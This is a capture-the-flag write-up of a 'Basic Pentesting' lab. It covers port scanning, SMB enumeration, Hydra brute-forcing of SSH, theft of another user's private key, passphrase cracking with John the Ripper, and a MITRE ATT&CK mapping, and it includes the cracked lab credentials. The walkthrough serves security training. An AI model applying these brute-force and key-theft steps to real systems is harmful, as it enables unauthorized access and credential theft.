

Basic Pentesting

Target Information

Target IP: 10.49.174.40

Reconnaissance

Nmap

```
sudo nmap -sS -p- 10.49.174.40 --min-rate 20000
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-25 15:27 UTC
Nmap scan report for ip-10-49-174-40.ap-south-1.compute.internal (10.49.174.40)
Host is up (0.0038s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

Number Open ports 6

- SSH - 22
- HTTP - 80
- netbios-ssn - 139
- microsoft-ds - 445
- ajp13 - 8009
- http-proxy - 8080

Doing deep and aggressive scan on these ports

```
sudo nmap -sV -A -O -p22,80,139,445,8009,8080 10.49.174.40
--min-rate 20000
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-25 15:31
UTC
Nmap scan report for ip-10-49-174-40.ap-south-1.compute.int
ernal (10.49.174.40)
Host is up (0.00078s latency).
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
3072 bf1c29ace864319ba13552f7bf2fef47 (RSA)			
256 9a1317c12b73e6bb623f11672165888c (ECDSA)			
_ 256 0d7f77d0c3be447e7c81cd53e602ef76 (ED25519)			
80/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))
_http-server-header: Apache/2.4.41 (Ubuntu)			
_http-title: Site doesn't have a title (text/html).			
139/tcp	open	netbios-ssn	Samba smbd 4.6.2
445/tcp	open	netbios-ssn	Samba smbd 4.6.2
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
ajp-methods:			
_ Supported methods: GET HEAD POST OPTIONS			
8080/tcp	open	http	Apache Tomcat 9.0.7
_http-favicon: Apache Tomcat			
_http-title: Apache Tomcat/9.0.7			

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AX IS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.10 - 3.13 (93%), Linux 3.8 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 - 3.9 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:

```
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-03-25T15:31:24
|_  start_date: N/A
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, Ne
tBIOS MAC: 000000000000 (Xerox)

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.96 ms ip-10-49-174-40.ap-south-1.compute.internal (1
0.49.174.40)


OS and Service detection performed. Please report any incor
rect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.90 second
s
```

Targeting the port 80 HTTP



Undergoing maintenance

Please check back later




Enumeration


FFUF

Going to perform the directory enumeration on the target site

```
development      [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 285ms]
```




Visiting the development/dev.txt page



- The site was using the Apache version 2.5.12
- And SMB is configured

Checking out the development/j.txt



- The password was been cracked by the attacker
- Asking to change the password asap.

- Waste of Brute forcing SSH - 22

Exploitation

Using Enum4linux Tool to Enumerate the SMB - 445

Enum4linux is a command-line tool used in penetration testing to enumerate information from Windows and Samba systems. It acts as a wrapper around Samba tools (smbclient, rpcclient, net, nmblookup) to extract data like user lists, share names, group policies, and OS information via SMB and LDAP, often utilizing null sessions.

```
smbclient //10.49.174.40/Anonymous -N
```

There is a file called "Staff.txt"

```
cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share.
I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

We now know that the username is "Jan"

Let Brute force the SSH using Hydra Tool

```
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://
10.49.174.40
```

Got It !

```
[22][ssh] host: 10.49.174.40 login: jan password: arman
do
```

Privilege Escalation

Now we have gain root accesses

The current user is jan and user kay is available without any authorization.

```
jan@ip-10-48-184-73:~$ ls

jan@ip-10-48-184-73:~$ pwd
/home/jan

jan@ip-10-48-184-73:~$ cd ..

jan@ip-10-48-184-73:/home$ ls
jan  kay  ubuntu

jan@ip-10-48-184-73:/home$ cd kay

jan@ip-10-48-184-73:/home/kay$ ls
pass.bak

jan@ip-10-48-184-73:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied

jan@ip-10-48-184-73:/home/kay$ ls -alsp
total 48
4 drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ./
4 drwxr-xr-x 5 root root 4096 Mar 26 01:46 ../
4 -rw----- 1 kay kay 789 Jun 22 2025 .bash_history
4 -rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
4 -rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
4 drwx----- 2 kay kay 4096 Apr 17 2018 .cache/
4 -rw----- 1 root kay 119 Apr 23 2018 .lessht
4 drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano/
4 -rw----- 1 kay kay 57 Apr 23 2018 pass.bak
4 -rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
4 drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh/ <- PRIVATE
KEY
0 -rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_s
```

successful

```
4 -rw----- 1 root kay 538 Apr 23 2018 .viminfo
```

found a kay's private ssh key in .ssh/

```
jan@ip-10-48-184-73:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
```

- Got the private ssh key in id_rsa
- Saving it in my system as kay-rsa and giving permission chmod 600 kay-rsa.
- Trying to login using the private key

```
└─# ssh -i kay-rsa 10.48.184.73
Enter passphrase for key 'kay-rsa':
```

Asking password for the private key.


So we can crack the private key using the tool John the ripper

```
ssh2john kay-rsa >> hash.txt
```

```
/usr/sbin/john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Cracked the password


The password for the username kay is "beeswax"



```
File Actions Edit View Help
jan@ip-10-48-184-73:/home/kay$ 
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'g' or Ctrl-C to abort, almost any other key for status
beeswax (kay-rsa)
1g 0:00:00:00 DONE (2026-03-26 06:19) 14.28g/s 1181Kp/s 1181Kc/s 1181Kc/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



login into kay account

Successfully login into a kay's account

A terminal window with a dark blue background and a menu bar at the top containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is 'jan@ip-10-48-184-73:/home/kay\$'. Below the prompt, there is a faint background image of a person's face. A red rectangular box highlights the following commands and their output:

```
kay@ip-10-48-184-73:~$ whoami
kay
kay@ip-10-48-184-73:~$
```

Finally we obtained the password

A terminal window with a dark blue background and a menu bar at the top containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is 'kay@ip-10-48-184-73:~\$'. Below the prompt, there is a faint background image of a person's face. A red rectangular box highlights the following commands and their output:

```
kay@ip-10-48-184-73:~$ ls
pass.bak
kay@ip-10-48-184-73:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-48-184-73:~$
```

```
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

MITRE ATT&CK Mapping

1. Reconnaissance

- **T1046 – Network Service Discovery**

Reason: Used Nmap to discover open ports (SSH, HTTP, SMB, AJP, Tomcat).

2. Discovery

- **T1083 – File and Directory Discovery**

Reason: Used FFUF to discover hidden `/development` directory.

- **T1135 – Network Share Discovery**

Reason: Enumerated SMB shares using smbclient and enum4linux.

- **T1087 – Account Discovery**

Reason: Identified valid username "jan" from SMB share files.

3. Credential Access

- **T1110.001 – Brute Force (Password Guessing)**

Reason: Used Hydra to brute-force SSH login for user "jan".

- **T1110.002 – Password Cracking**

Reason: Used John the Ripper to crack SSH private key passphrase.

4. Initial Access

- **T1078 – Valid Accounts**

Reason: Logged into SSH using valid credentials (jan:armando).

- **T1021.004 – Remote Services: SSH**

Reason: Accessed the system remotely through SSH.

5. Lateral Movement

- **T1021.004 – Remote Services: SSH**

Reason: Used cracked private key to access another user account (kay).

6. Privilege Escalation

- **T1552.001 – Unsecured Credentials (Private Keys)**

Reason: Found exposed SSH private key in another user's home directory.

- **T1003 – OS Credential Dumping (Conceptual Mapping)**

Reason: Extracted and cracked private key credentials to escalate access.

7. Collection

- **T1005 – Data from Local System**

Reason: Retrieved sensitive password stored in the system (`pass.bak`).

DONE BY

RUTHRAN-SEC